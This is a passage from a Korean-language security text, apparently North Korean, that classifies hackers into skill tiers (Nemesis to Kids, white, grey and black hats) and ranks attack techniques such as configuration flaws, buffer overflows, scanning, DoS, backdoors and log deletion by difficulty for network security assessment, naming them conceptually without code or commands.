해커는 되고싶지만 경험도 기술도 없다. 이들은 망과 조작체계에 대한 기술적인 지식이 없다. 이들이 콤퓨터를 사용하는 유일한 목적은 오락과 IRC대화, 특정한 싸이트를 찾거나 신용카드구입 등이다. 신문, 잡지 등의 대중매체를 통하여 해커에 대해 들은바 있는 이들은 스스로 자신을 Elite해커로 착각하는 그릇된 우월감에 빠져있다. 트로이쏘프트웨어, DoS 도구만 있으면 해킹을 할수 있다고 생각하면서 트로이목마나 GUI조작체계용 해킹도구를 리용한다.

2) 다른 해커수준 분류방법

앞서 살펴본 Gilbert Alaverdian의 분류방법은 해커의 행동방식에 중점을 두고 그 수준을 분류한것으로써 해커의 수준을 구분한 구체적인 기준을 제시하지는 못하였다. 여기서는 여러가지 구체적인 기준을 제시하여 크게 3가지로, 그 아래준위에서 7가지로 분류한다. 매개의 분류를 쉽게 리해하기 위하여 매 수준별 이름을 정하였다.

여기서는 기본해킹실행코드(exploit code)를 스스로 작성할수 있는가를 초기의 기준으로 정한다. 여기서 말하는 해킹실행코드라는것은 어떤 취약점이 발견되였을 때 해당 취

약점을 리용하여 해킹에 성공할수 있도록 작성한 일종의 프로그람을 의미하는것으로써 취약점의 종류와는 상관없이 해당 해킹실행코드를 작성할수 있는 여부에 따라 구분하도록 한다.

- Wizard: 해킹실행코드작성가능

앞서 언급한바와 같이 해킹실행코드작성가능이란 의미는 해킹강도가 낮은 간단한 취약점을 리용하는 해킹실행코드뿐만아니라 완충기 자리넘침공격과 같은 프로그람작성과정의 오유를 리용한 공격과 각종 통신규약의 문제점을 리용한 해킹실행코드를 작성할수 있는 경우를 의미한다. 이렇게 해킹실행코드를 직접 작성하여 해킹할수 있는 수준의 해커를 "Wizard"라고 부른다. 해킹실행코드를 작성할수 있는 수준의 해커는 다음의 2가지 수준으로 나누어 볼수 있다.

- Nemesis: 새로운 취약점을 발견하고 그에 대한 해킹실행코드작성가능

새로운 취약점을 발견하고 그에 대한 해킹실행코드를 만들수 있는 해커는 최고수준의 해커라고 볼수 있다. 이 수준의 해커는 자동화, 대행체화, 은닉화, 분산화된 해킹도구를 제작할수 있는 능력을 가지고있으며 체계에서 실행되는 여러 작업간의 유기적인 관계를 리해하고있다. 다른 수준의 해커들과 구별되는 가장 큰 특징은 창발적인 생각을 할수 있고 문제가 생기면 스스로 해결책을 찾아나갈수 있는 능력이 있다는것이다. 이 수준의 해커를 《Nemesis》라고 부른다. 《Nemesis》라는것의 원래 의미는 고대 그리스신화에 나오는 녀신의 이름으로서 악한 짓을 저지르거나 오만한 행동을 하는 인간이나 신을 처벌하는 복수의 녀신이다.

- Expert: 발견된 취약점에 대한 해킹실행코드작성가능

이미 발견된 취약점에 대한 해킹 실행코드를 작성할수 있는 해커는 여러가지 조작체계에 대해 체계구조를 구체적으로 리해하고있으며 복잡한 망프로그람작성능력이 있고 체계에서 제공하는 봉사 및 각종 통신규약들과 프로그람 등의 구조적인 문제를 리해하고 분석할수 있는 능력이 있다. 이 수준의 해커를 《Expert》라고 부른다.

- Guru: 해킹실행코드의 수정 및 사용가능

공개된 해킹실행코드를 수정하여 해킹하려는 체계에 적용할수 있고 이것을 통해 해킹성공률을 높일수 있는 수준의 해커를 《Guru》라고 부른다. 이 수준의 해커들은 이미 공개된 해킹실행코드를 해킹하려는 체계에 적용가능하도록 수정하여 해킹성공률을 상당히 높일수 있는 수준인가, 성공을 위해 해킹실행코드를 변경시키더라도 성공률이 높지 않은 수준인가에 따라 2가지 수준으로 나누어 볼수 있다.

- Experienced Technician: 공개된 해킹실행코드의 수정으로 해킹가능

이 수준의 해커는 발표된 해킹실행코드를 해킹하려는 체계에 적용되도록 수정하여 해킹에 성공할수 있는 수준의 해커를 의미한다. 이 수준의 해커는 여러가지 조작체계에 대해서 낮은 수준으로 체계구조를 리해하고있으며 각종 통신규약을 리해하고있다. 또한 일

정한 수준의 망프로그람작성능력을 가지고 해킹실행코드자체를 리해하고 매 코드들이 어떤 동작을 하는지 알고있다. 만약 해킹하려고하는 대상의 체계에 이미 발표된 취약점이 존재하고 그에 대한 해킹실행코드가 존재한다면 해킹은 가능하다. 이 수준의 해커를 《Experienced Technician》이라고 부른다.

- Technician:발표된 해킹실행코드를 수정하여도 해킹성공률이 낮은 수준

이 수준의 해커는 해킹하려는 체계에 해킹실행코드를 적용하기 위하여 몇가지 간단한 내용을 수정하지만 해킹의 성공가능성은 매우 희박한 수준이다. 비록 해킹하려는 대상체계에 대한 취약점조사를 통하여 어떤 취약점이 있는지 확인하고 해당 취약점에 대한 해킹실행코드를 찾을수 있는 능력이 있다할지라도 만약 얻은 해킹실행코드가 해킹하려는 체계에 정확히 일치되는것이 아니면 해킹에 성공할 확률이 낮은 해커이다. 그러나 이러한 수준의 해커는 일반적인 체계프로그람작성능력이 있고 대부분의 해킹수법을 리해하고있다. 그리고 체계설정과 관련된 간단한 부족점을 리용하여 해킹이 가능하며 기본적인 체계구조를 리해하고있고 간단한 망프로그람작성능력이 있다. 이러한 수준의 해커를 《Technician》이라고 부른다. 해킹수법을 연구해본 사람은 알수 있겠지만 해킹수법을 리해하는것과 그 해킹수법을 리용하여 실지 해킹에 성공하는것과는 크게 다르다.

- Script Kiddie: 해킹실행코드 및 해킹프로그람의 단순한 사용

발표된 해킹실행코드나 각종 해킹관련 싸이트에서 얻을수 있는 각종 프로그람을 단순히 사용하는 수준의 해커를 말한다. 물론 이 수준의 해커는 해커라고 부르지 않는다. 대부분 《크랙커(Cracker)》라고 부르거나 과거분류에 따라 Script kiddie, 혹은 《워너비(want to be, wannabe, 해커가 되고싶은 사람)》라고 부른다. 여기서는 이와 같이 이미 알려진 간단한 체계설정문제나 쏘프트웨어 자체의 취약점을 리용하거나 이미 발표된 해킹프로그람을 아무런 수정없이 사용하는 수준의 사람을 《Script kiddie》라고 부른다.

- Scripter: 공개된 해킹실행코드를 수정없이 그대로 사용하는 수준

이 수준의 해커는 획득한 해킹 실행코드를 수정없이 실행하거나 단순한 각본들을 실행시키는데 이러한 수준의 해커는 해커라고 부르지 않는다. 이들은 각종 GUI형태 및 UNIX 해킹프로그람을 단순히 설치하여 실행할뿐이다. 이미 알려져있는 체계나 각종 봉사의 취약점에 대해 여러가지 명령어들을 리용하거나 웨브열람기상의 단순한 코드조작으로 해킹할수 있는 능력은 있으나 해킹실행코드자체를 리해하지는 못한다. 이러한 수준의 해커를 《Scripter》라고 부르도록 한다. 물론 이 수준의 해커 역시 해킹실행 코드가 적용될수 있는 체계에 대한 해킹을 시도하는 경우에는 해킹이 가능하다.

- Newbie: 각종 해킹프로그람 및 단순한 Unix명령사용가능한 수준

이 수준의 해커는 해킹실행코드라는것이 무엇인지 리해하지 못하는 수준으로 해킹싸이트에서 얻어낸 각종 해킹프로그람을 단순히 사용하는 수준이다. 처음 해킹수법을 익히

기 시작한 이들은 Unix체계를 사용해본 경험이 있고 몇개의 체계명령어를 사용할수 있으며 망과 체계에 대한 약간의 지식을 가지고있지만 해킹에 적용시킬 능력은 없다. 사용하는 명령어 자체에 대한 리해 역시 부족하다. 대부분 GUI형태의 해킹프로그람을 사용한다. 이러한 수준의 해커를 《Newbie》라고 부른다.

- Kids: GUI형태의 해킹프로그람을 단순히 사용하는 수준

이 수준의 사람은 봉사거부(DoS)프로그람이나 통과암호파괴(crack)도구만 있으면 모든 싸이트를 해킹할수 있다고 생각하는 사람으로 망이나 체계에 대한 지식이 전혀 없으며 단순히 해킹프로그람을 설치하여 실행시켜본다. 또한 이런 류의 사람이 사용하는 프로그람은 GUI형태의 해킹프로그람으로서 PC방 등에 트로목마형태의 프로그람을 설치하고 해킹에 성공했다고 생각하는 사람이다. 해킹과 관련된 지식이 전혀 없는 상태이다. 이러한 수준의 해커를 "Kids"라고 부른다.

현재 활동중인 거의 대부분의 해커들이 《Technician》수준을 벗어나지 못한다. 이것은 Gilbert Alaverdian의 분류에서도 언급된 《Developed Kiddie》수준으로 이들은 단순히 발표된 해킹실행코드의 작은 수정을 통해 해킹에 종종 성공하기도 하는 수준이다.

3) 흰모자해커, 회색모자해커, 검은모자해커

어떤 프로그람에서 보안상의 취약점을 리용할 방법을 얻은 해커와 그 취약점을 공개하여 알려지게 하려는 해커를 흰모자해커라고 부른다.

그러나 만일 해커가 보안상의 취약점을 발견하고 자기의 개인적리익을 위하여 그것을 리용하려고 한다면 그 해커는 검은 모자를 쓰고있다고 한다.

회색모자해커는 낮에는 흰 모자, 밤에는 검은 모자를 쓰는 해커이다. 달리 말하면 보통 합법적인 보안전문가로 일하지만 자기 시간에는 비법적인 활동을 계속하는 해커이다.

회색모자로 볼수 있는 한 사람의 실례를 들어보자.

어떤 보안전문가가 한 조작체계의 불안전한 뒤문을 하나 발견하였다.

그는 그것을 공격에 리용하지는 않지만 이 공격에 대하여 자기 의뢰자의 체계를 안전하게 하기 위한 합법적인 보수를 요구한다. 달리 말하면 그는 그런 약점을 그 자체로 리용하지는 않으면서 자기의 개인적리익을 위하여 그것을 리용하고있는것이다. 결과적으로 그는 약점은 그대로 남겨두고 그것을 막기 위한 돈을 요구하는것이다. 이 전문가는 이 문제에서 공개적인 수리정비를 위하여 제작자와 협동하지 않는다. 그것은 제작자가 수리하지 않도록 하는것이 그의 관심이기때문이다.

좀 더 복잡한 문제로 되는것은 많은 사람들이 보안약점의 세부를 공개하는 사람들의 동기를 오해하는것이다.

사람들은 흔히 이 사람들이 이러한 취약점들을 공개함으로써 다른 공격자들을 교육하려한다고 가정한다. 이것은 진실에 가까울수도 있다. 취약성정보를 일반에 공개하는것은 제작자와 체계관리자들을 경고하여 그들이 그것을 처리할 필요를 느끼게 한다. 그러나 공개적발표는 흔히 필요성과 관계없이 진행된다.

실례로 펜티움이 인텔회사의 최신제품으로 나타났을 때 사용자들은 그 소편의 수값처리기부분에서 계산오차를 가져오는 하나의 오유를 발견하였다. 이 문제가 처음 발견되였을 때 많은 사람들은 인텔과 직접 접촉하여 그 문제를 알리려고 하였다. 그러나 그들의 주장은 거절되거나 랭담한 대접을 받았다.

오유의 세부가 인터네트를 통하여 방송되고 공개연단들에서 론의되였을 때에야 인텔회사는 그 문제를 해결하기 위한 대책을 취하였다. 결국 인텔은 자기의 소편들을 무상으로 교체해주기로 하였으나 인텔에 대한 불만은 계속 제기되였다.

오유들과 약점들을 공개적으로 발표하는것은 문제를 해결하기 위한 좋은 방법의 하나로 될수 있다.

우에서 언급한 내용을 종합하면 해커의 수준을 《해킹실행코드를 작성할수 있는가?》, 《해킹실행코드를 수정할수 있는가?》라는 기준을 리용하여 크게 3가지로 분류하고 취약점 발견의 가능성 여부, 발견된 취약점을 리용한 해킹실행코드작성의 가능성여부, 발표된 해킹실행코드의 수정가능성여부, 각종 해킹프로그람의 간단한 사용여부, Unix형태의 OS 사용경험 등의 기준을 리용하여 세부적으로 분류하였다. 이에 따라서 Wizard, Guru, Scrip Kiddie로 나누고, 세부적으로는 Nemesis, Expert, Experienced Technician, Technician, Scripter, Newbie, Kids의 총 7가지로 구분하였다.

또한 해커의 행동방식에 따라 흰모자해커, 회색모자해커, 검은모자해커에 대해서 간단히 언급하였다.

2.1.2. 해킹수법 및 수준의 분류

1) 종전의 해킹수법 및 수준분류

종전의 해킹대응을 위한 봉사를 제공하는 각종 업체 및 기관에서 주로 사용하고있는 해킹수법분류안은 침입검출체계를 가장 처음으로 만든 Marcus J. Ranum에 의해 분류된것으로서 다음과 같다.

☞ 사용자도용(Impersonation)
☞ SW보안오유(SW Vulnerability)
☞ 완충기자리넘침취약점(Buffer Overflow)
☞ 구성설정오유(Configuration Vulnerability)
☞ 악성코드(Malicious Codes)
☞ 통신규약취약점(Protocol Infrastructure Error)
☞ 봉사거부공격(Denial of Service Attack)
☞ E-mail관련공격(E-mail Vulnerability)
☞ 취약점정보수집(Vulnerabilities Probing)
☞ 사회공학(Social Engineering)

이 해킹수준분류안은 대부분의 해킹수법을 포함하고있고 아직까지 이 분류를 그대로 사

용하는것은 큰 문제가 없지만 지난시기 자주 사용되던 여러 해킹수법중에 현재는 거의 사용되지 않거나 하나의 큰 분류로 나누기에는 적합치 않은 부분이 있다. 특히 비슷한 종류의 다른 해킹수법들이 존재하기때문에 통합시키고 다시 분류해야 할 부분이 존재한다. 례를 들어 E-Mail관련공격의 경우는 해킹이라고 보기에는 문제가 있으며 전자우편폭탄과 같은 방법은 일종의 봉사거부공격이라고 할수 있다. 또한 완충기자리넘침의 경우에는 이것뿐아니라 형식문자렬공격이나 경쟁조건을 리용한 공격 등을 하나의 공격형태로 분류하여 프로그람작성과정의 오유를 리용한 해킹수법으로 분류하여야 한다.

2) 최근 해킹수법 및 수준의 분류

해킹은 체계에 존재하는 각종 취약점을 리용하여 이루어진다. 따라서 체계관리자에 의해 종전에 발표된 취약점들이 수정된 경우에는 해당 취약점을 리용할수 없지만 그렇지 않은 경우에는 오래된 해킹수법을 그대로 사용할수 있게 된다. 따라서 현재 해커들에 의해서 사용되고있는 해킹수법에는 오래전에 사용되던 수법에서부터 최근에 발표된 복잡하고 고도화된 수법 등 매우 다양한 형태가 존재한다. 여기서는 이러한 해킹수법을 몇가지로 나누어 분류하고 해당 분류안에 포함될수 있는 해킹의 수준을 분류하도록 한다. 그리고 이러한 해킹수준분류를 리용하여 몇가지 해킹사건의 위험성정도를 분석하고 현재 각종 싸이트에서 제공하고있는 해킹수준을 측정한다. 해킹사건의 경우 하나의 해킹사건에 여러가지 해킹수법이 포함되는것이 일반적이기때문에 적용될수 있는 가장 높은 준위를 고찰하였다.

— 해킹수법분류의 기준

해킹수법들은 현재 알려져있는 여러 해킹수법들의 동작방식이나 목적, 리용하는 취약점 등을 기준으로 하여 분류한다. 적용되는 분류기준의 우선순위를 다음과 같이 정의한다.

기준 1: 공격의 목적

기준 2: 리용하는 취약점의 종류

기준 3: 일련의 해킹과정에 포함될수 있는 여러가지 방법들

공격의 목적으로는 특정권한획득, 정보수집, 봉사거부공격(체계마비) 등이 있을수 있고 해킹에 사용되는 취약점의 종류로는 체계 및 봉사설정과 관련된 취약점, 프로그람의 오유로 인한 취약점, 각종 통신규약상의 취약점 등이 있을수 있다. 그리고 일련의 해킹과정에 포함될수 있는 여러 방법으로는 악성코드, 기타 여러 방법이 포함될수 있다. 실제로 해킹수법을 분류할 때 하나의 해킹수법은 여러 해킹분류에 포함될수 있다. 례를 들어 분산봉사거부공격의 경우에는 통신규약상의 문제점을 리용하여 공격을 실행하게 되는것이 대부분인데 이 경우 사용하는 취약점의 종류에 따른 분류와 공격의 목적에 따른 분류에 포함될수 있다. 또한 정보수집에 리용되는 Banner Grabbing의 경우에는 체계설정과 관련된 취약점을 리용하여 정보수집을 하게 되므로 2가지 분야에 포함될수 있다. 이러한 경우 우선순위에 따라 해킹수법을 분류하도록 한다.

현재 대부분의 해킹수법들은 해킹대상체계의 특정권한(관리자 혹은 특정사용자 권한)

을 얻는데 사용되는 수법들이다. 따라서 많은 해킹수법들이 특정권한획득분류에 포함되는데 이 경우 그 분류의 효률성이 매우 떨어지게 되므로 기준 1에서 특정권한획득으로 분류되는 해킹수법에 대해서는 기준 2를 적용하여 다시 재분류한다. 또한 통신규약의 취약점을 리용한 정보수집 례를 들어 파케트엿보기(packet sniffing) 등은 정보수집의 목적보다는 통신규약의 취약점을 리용한 해킹에 더 가깝기때문에 통신규약의 취약점을 리용한 해킹분류에 포함시킨다. 따라서 봉사거부공격, 정보수집, 체계 및 봉사설정의 취약점, 프로그람상의 취약점, 통신규약의 취약점, 악성코드, 기타의 총 7가지로 분류한다.

이와 같이 분류하면 종전의 해킹수법의 분류와 차이가 난다.

종전의 완충기자리넘침취약점은 프로그람작성과정의 오유 및 프로그람자체의 문제점을 리용하는 해킹수법에 포함되여 삭제되고 사용자도용해킹방법은 특정권한을 획득하기 위한 해킹수법으로 분류되여 사용자도용해킹방법들의 특징에 따라 여러 해킹수법으로 분산된다. 또한 사회공학적방법은 특정한 권한을 얻기 위한 해킹수법이지만 특별한 체계, 프로그람 혹은 기타 통신규약의 취약점을 리용하는것이 아니기때문에 기타에 포함된다.

— 해킹수법수준분류의 기준

해킹수법에 수준을 부여하기 전에 먼저 해킹수법에 대한 수준을 부여하는 목적은 앞에서 언급한 내부망의 보안평가의 기초가 되기 위한 작업이라는것을 다시한번 강조한다. 따라서 해킹수법수준분류는 이미 정의한 해커의 수준분류와 호환성을 유지하여야 하기때문에 다음과 같은 기준을 기초로 7개의 준위로 분류하였다.

- **기준 1:** 해킹수법의 수준은 어느 준위의 해커가 사용할수 있는가에 따라 결정
- **기준 2:** 프로그람을 리용하여 높은 수준의 해킹수법을 사용하는 경우는 해당 프로그람에 적용된 해킹수법의 수준을 리용하여 분류

이와 같은 기준을 사용하는 리유는

첫째로; 해커의 수준분류와 호환되도록 분류하기 위해서이다.

둘째로; 비록 낮은 수준의 해커라 할지라도 높은 수준의 해커에 의해 제작된 높은 기술수준의 해킹수법을 사용할수 있는데 이런 경우 해당 해킹수법을 낮은 수준의 해킹수법으로 분류해서는 안되기때문이다.

— 해킹수법 및 수준분류

- **체계 및 봉사설정의 취약점**

이 분류에는 체계 및 체계에서 제공하는 각종 봉사의 설정과 관련된 취약점을 리용한 해킹수법이 포함된다. 체계 및 봉사 설정문제를 리용한 해킹은 그 수준이 그리 높지 않은 경우가 대부분이다. 이것은 일반적인 체계보안의 취약점분석도구를 리용하여 발견할수 있고 해킹을 위해 특별한 해킹실행코드가 필요없는 경우가 대부분이기때문이다.

이 분류의 준위 3에는 파일체계의 쓰기권한취약점을 리용하는 경우와 suid프로그람관리상의 문제를 리용하는 경우, 환경변수를 리용하는 경우가 포함된다. 이것은 체계명령

어들을 사용할수 있고 이것을 리용하여 체계설정들을 확인할수 있는 경우 해킹에 쉽게 적용시킬수 있는 방법들이다. 준위 4에는 r-series프로그람의 설정문제, ftp, nfs/nis, dns, sendmail, http봉사기 설정문제, X창문설정 및 인증문제 기타 데몬의 권한설정 및 쉘실행가능 여부가 포함된다. r-series프로그람이라는것은 rlogin과 같이 문자 《r》로 시작하는 각종 프로그람들을 의미한다. 이것은 특별한 인증과정이 없이 다른 체계에 접속할수 있기때문에 잘못된 설정으로 하여 간단히 해킹당할수 있다. 통과암호암호화방식을 리용하여 간단한 프로그람을 작성할수 있어야 통과암호파괴(password cracking)가 가능하므로 통과암호역시 준위 4에 포함된다. 통과암호파괴는 통과암호설정시 약점이 있는 통과암호를 사용하는 경우에 발생할수 있기때문에 이 부류에 포함된다. 그 외에 각종 봉사들에 대한 설정문제를 리용한 해킹은 해당 봉사에 대한 충분한 지식이 필요하기때문에 준위 4에 포함된다.

- **프로그람의 취약점**

프로그람의 취약점은 프로그람작성과정의 보안오유와 프로그람동작상의 보안오유로 인하여 발생할수 있다. 후자의 경우에는 프로그람 단독으로 문제가 일어나는 경우도 있지만 여러 프로그람이 동시에 실행될 경우에 문제가 발생하는 경우도 있다. 프로그람동작상의 오유로 인한 문제는 특정한 프로그람에 대한 문제로 권고문형태로 알려지고 수정이 가능하게 된다.

프로그람오유를 리용한 수법은 해킹의 핵심이라고 할수 있는데 이 분류에서는 준위 3에 CGI/JavaScript 취약점, ASP, PHP Script 취약점을 포함시켰다. 각종 각본언어의 취약점은 기본적으로 각종 원천파일들을 읽을수 있는 능력이 있어야 하기때문이다. 일반적으로 각종 각본의 취약점들은 각본자체로 해킹에 리용되는 경우보다는 다른 해킹수법과 련관되여 리용되는 경우가 대부분이다. 준위 4에는 완충기자리넘침공격, 더미기억구역자리넘침공격, 경쟁조건을 포함시켰다. 이것은 가장 기본적이면서도 가장 널리 사용되는 해킹수법들이다. 이러한 해킹수법을 익히고 리해하는것과 실제 해킹실행코드를 작성할수 있는 수준은 다르다. 여기서는 이러한 해킹수법을 리해하고 간단한 해킹실행코드를 리해할수 있는 수준으로 보고 준위 4를 부여하였다. 준위 5에는 Win32완충기자리넘침, 형식문자렬공격, OMEGA프로젝트, Frame Pointer자리넘침공격을 포함시켰다. 이것은 종전의 해킹수법과 그 수준차이는 크게 없지만 널리 알려지지 않아 일반적인 완충기자리넘침 해킹수법보다 리해하기가 어려운 해킹수법들이기때문이다. 형식문자렬공격이나 Frame Pointer 자리넘침공격의 경우에는 최근 널리 활용되기도 하는 공격수법이다. 이 수준의 해커들은 우의 해킹수법에 대한 리해뿐만아니라 이를 리용한 해킹 실행코드를 리용하여 실제해킹을 실행할수 있는 수준이다. 준위 6에는 프로그람설계상의 보안문제, 각종 보안강화도구회피, 공유서고표준입출력변경(Shared Library Redirection), 종료되지 않은 린접기억기를 리용한 자리넘침해킹수법을 포함시켰다. 준위 6에 해당하는 해킹수법은 프로그람설계상의 보안문제를 활용할수 있는 수준의 해킹수법으로 프로그람의 흐름을 파악하고 취약점을 리해

할수 있는 능력이 있어야 한다. 또한 보안강화도구회피수법은 각종 보안강화프로그람들의 동작방식을 리해하고 있어야 하기때문에 준위 6에 포함시켰다.

▪ **통신규약의 취약점**

통신규약의 취약점이란 TCP/IP뿐만아니라 각종 인터네트통신규약(ICMP, ARP, RARP, UDP 등)의 설계상의 취약점을 말한다.

통신규약의 취약점을 리용하는 경우 해커는 각종 통신규약자체를 리해하고 있어야 한다. 따라서 다른 해킹수법보다 높은 수준이 된다. 일반적으로 통신규약 취약점을 리용한 해킹은 이미 작성된 해킹프로그람을 리용하는 경우가 대부분이다.

본 분류에서 준위 4에는 Packet Sniffing, Connection Reset(ICMP)을 포함시켰는데 이 해킹수법은 단순한 망통신규약상의 취약점을 리용하는것으로써 특별한 능력이 필요한 것은 아니기때문이다. 즉 망상에서 다른 호스트로 전송되는 파케트를 수집하여 확인하거나 전송되는 파케트에 대해 재설정파케트를 전송하는것만으로 실행가능한 해킹수법이기때문이다. 준위 5에는 IP속이기를 포함시켰는데 IP속이기는 전송되는 파케트의 머리부부분의 IP주소만을 변경시키는것이 아니라 통신하려는 대상체계의 SYN 번호를 추측하는것이 필요하기때문이다. 준위 6에는 대화가로채기, 파케트되돌리기, 경로조종표변경, ARP를 리용한 MAC주소조작을 포함시켰다. 이것은 각종 통신규약에 대한 구조적인 문제를 완벽하게 리해해야 하고 상당한 수준의 망프로그람작성능력이 있어야 하기때문이다.

정보수집

정보수집이라는것은 취약점분석도구 혹은 체계명령어 등을 리용하여 해킹하려는 체계에 대한 정보를 수집하는 행위를 말한다. 최근 발견되고있는 대부분의 해킹시도가 정보수집과 관련된것이다.

일반적으로 정보수집에 활용되는 도구로는 각종 취약점전체를 확인해주는 취약점분석도구뿐만아니라 단순히 특정취약점이나 포구만을 검색하는 도구들도 존재한다. 최근에 가장 많이 사용되는 프로그람으로는 nmap와 nessus 등이 있다. 최근에는 취약점검사방법의 다양화로 인해 IDS와 같은 보안도구조차 취약점검사를 당하고있다는것을 검출하지 못하는 경우가 발생하기도 한다.

정보수집이라는것은 체계에 침투하고 체계내부에서 일정한 권한을 얻어내는 일반적인 해킹수법은 아니다. 그러나 최근에는 체계의 취약점을 수집하는 정보수집자체도 해킹의 일부로 판단하고 해킹으로 구분하고있다. 낮은 수준의 해커라도 다양한 보안스캐너(scanner)를 인터네트상에서 쉽게 얻어 사용할수 있다. 물론 일반적으로 해킹을 하려하는 높은 수준의 해커들 역시 정보수집을 위하여 제작된 보안스캐너를 그대로 사용하는 경우가 많은데 이것은 빠르고 정확하며 손쉽게 사용할수 있기때문이다. 특히 nessus나 nmap의 경우에는 decoy scan, stealth scan등을 실현하여 사용할수 있게 함으로써 비록 낮은 수준의 해커라 하더라도 높은 수준의 정보수집기술을 사용할수 있다.

정보수집과 관련된 해킹수법에 대해서 단순한 포구훑기(port scan), 간단한 체계명령을 리용한 정보수집은 준위 2에 포함시켰다. 단순한 포구훑기라는것은 해당 포구로 접근을 시도하여 포구가 열려있는가를 확인하는 작업으로서 이것은 정상적인 동작으로 인정되기때문에 IDS 등에 기록(log)이 남지않게 된다. 물론 이러한 방법은 체계자체에 기록되게 된다. 이 수법은 간단한 체계명령어인 ping, traceroute 등의 명령을 리용하여 정보를 수집하게 된다. 준위 3에는 복잡한 체계명령을 리용한 정보수집, 각종 봉사에서 제공하는 명령을 통한 정보수집, Banner Grabbing을 포함시켰다. 체계명령을 자세히 알고있는 경우에는 각종 보안스캐너를 리용하지 않더라도 포구훑기나 취약점을 확인할수 있다. 이런 경우에 활용되는 명령으로서는 rpcinfo, showmount 등이 있다. 준위 4에는 Finger Printing, SNMP를 리용한 정보수집을 포함시켰는데 이 경우는 telnet, ftp, http 등 각종 봉사에서 제공하는 각종 통보로부터 정보를 확인하는 경우와 SNMP를 리용하여 정보를 얻어내는 경우이다. 특히 SNMP를 리용하는 경우에는 체계설정에 따라 해당 체계에서 현재 실행되고있는 모든 프로쎄스들에 대한 정보도 얻을수 있다. 준위 6의 경우에는 Combined Scan/Distributed Scan/Stealth Scan/Decoy Scan, TCP/IP규약을 리용한 훑기(scan)를 포함시켰다. 최근 발표되고있는 각종 IDS들이 해당 망에 대한 훑기공격을 검출하고있다. 그러나 준위 6에 포함되여있는 수법을 사용하는 경우 효과적으로 검출하지 못하게 된다.

봉사거부공격

최근에 가장 큰 문제로 되고있는 해킹수법들중의 하나가 봉사거부공격이다. 특히 분산 봉사거부공격의 경우에는 그 피해정도가 매우 크기때문에 많은 보안관련업체들이 관심을 가지고 해결하려는 부분이다. 봉사거부공격이란 간단히 말해서 체계가 정상적으로 동작하지 않도록 만드는 공격수법으로서 체계의 관리자권한을 얻기 위해 시도되는 일반적인 해킹과는 차이가 있다.

특히 문제로 되는것은 망을 통하여 원격지에서 체계가 정상적으로 동작하지 않도록 공격하는 경우인데 이런 경우에는 공격대상의 체계뿐만아니라 공격대상과 같은 망상에 있는 다른 체계에도 피해를 줄수 있기때문에 더 큰 문제로 되고있다.

이 분류에서 준위 3에는 간단한 프로그람작성으로 실행할수 있는 국부체계상에서의 봉사거부공격을 포함시켰는데 이것은 비교적 쉬운 공격방법으로서 디스크채우기, 기억기고갈시키기, 프로쎄스의 무한생성 등이 있다. 준위 4에는 SYN Flooding/Ping Flooding, Mail Storm, Java Applet Attack/UDP Storm를 포함시켰다. 이 준위는 TCP/IP, ICMP 등의 각종 통신규약을 리해하고있는 경우에 사용할수 있는 방법이지만 그 강도가 그리 높지 않은 방법이다. 준위 5의 경우에는 Tear Drop, 일반 DDoS, Smurfing을 포함시켰는데 Tear Drop의 경우는 IP Fragmentation수법에 대한 리해가 필요하고 일반 DDoS의 경우 대행체형태의 뒤문을 설치하는것과 같은 수준의 기술이 필요하기때문이다. 준위 6에는 암호

화된 DDoS를 포함시켰는데 실제로 암호화된 DDoS는 거의 모든 해킹수법이 포함되여있다고 볼수 있기때문이다.

악성코드

악성코드에는 비루스, 트로이목마, 뒤문 등이 포함되고 여러가지 해킹수법이 포함되며 스스로 체계를 해킹하고 자기 복제를 실시하는 웜(worm) 역시 악성코드에 포함된다. 여기서는 주로 뒤문과 트로이목마에 대해서 설명한다.

최근에는 트로이목마나 뒤문에 매우 다양화되고 고도의 기술이 포함되고있다. 뿐만아니라 일반 초보해커들조차 쉽게 사용할수 있을만큼 간단하고 편리한 사용자대면부를 갖춘 프로그람들이 발표되고있다.

준위 3의 경우에는 인터네트봉사를 리용한 관리자권한의 shell bind, 파일 및 부트비루스를 포함시켰다. 인터네트봉사를 리용한 관리자권한의 shell bind의 경우에는 일단 국부체계내부에서 관리자권한을 얻은 후에 inetd.conf 파일을 조작하여 관리자권한의 쉘을 련결시키는것으로서 매우 간단하다. 준위 4에는 단순한 뒤문프로그람과 암호화비루스를 포함시킨다. 단순한 뒤문프로그람이란 각종 체계프로그람에서 특정 ID와 통과암호를 입력하는 경우 관리자권한의 쉘을 실행시키도록 만든것이다. 그러나 이러한 뒤문은 파일크기와 생성시간이 원본파일과는 다르기때문에 쉽게 찾아낼수 있다. 준위 5에는 은폐형비루스, 마크로비루스와 원본과 동일한 크기와 생성시간을 가지는 뒤문을 포함시켰다. 준위 6에는 Raw Socket을 리용한 shell bind, 대행체형뒤문, Reverse telnet, ssh, 핵심부준위뒤문, Stealth뒤문, 각종 웜, 다형성비루스를 포함시켰다. Raw Socket를 리용하여 쉘을 련결시키는 경우에는 체계명령(netstat 등)을 통해 체계에 련결되여있는 련결성정보를 확인할수 없게 된다. 핵심부준위뒤문의 경우도 기존의 뒤문확인프로그람을 리용하여 존재여부를 확인하는것이 매우 어려워진다. 때문에 이 뒤문기술들을 준위 6에 포함시킨다. 그리고 Windows용 각종 트로이목마프로그람(Back Orifice, Sub7 등)을 준위 6에 포함시킨다.

기타

우에서 설명된 분류에 포함되지 않지만 해커의 수준을 측정하는 데 유용한 몇가지 해킹수법들을 이 분류에 포함시켰다. 이 분류에서는 준위 3에 일부 기록삭제를 포함시켰는데 이것은 체계에 등록되는 각종 기록파일이 어느 위치에 저장되는가를 알지 못하는 수준이기때문이다. 준위 4에 간단한 암호화알고리듬의 암호해제와 모든 기록삭제를 포함시켰는데 모든 기록파일을 삭제함으로써 기록삭제가 이루어진것을 체계관리자가 확인할수 있게 되는 수준이기때문이다. 준위 5에는 사회공학적인 방법과 통과암호추측, 준위 6에는 다른 기록에 영향없이 자신의 흔적제거를 포함시켰다. 등록정보가 기록되는 파일안에서 해커자신과 관련된 기록만 삭제하는것으로 체계관리자는 아무런 흔적도 찾을수 없게 된다.

이상과 같이 해커들이 사용하는 해킹기술을 분야별로 정리하여 분류하였으며 각 분야에 따르는 해킹기술의 수준을 부여하여 분류하였다. 해킹기술에 대한 준위를 부여할 때 해당 수준의 해커가 사용할수 있는 기술에 기본적으로 의존하지 않고 낮은 수준의 해커들도 높은 수준의 해커가 작성한 각종 해킹프로그람들을 리용하여 높은 수준의 해킹수법을 사

용할수 있기때문에 해킹기술자체의 수준을 가지고 준위분류를 진행하였다.

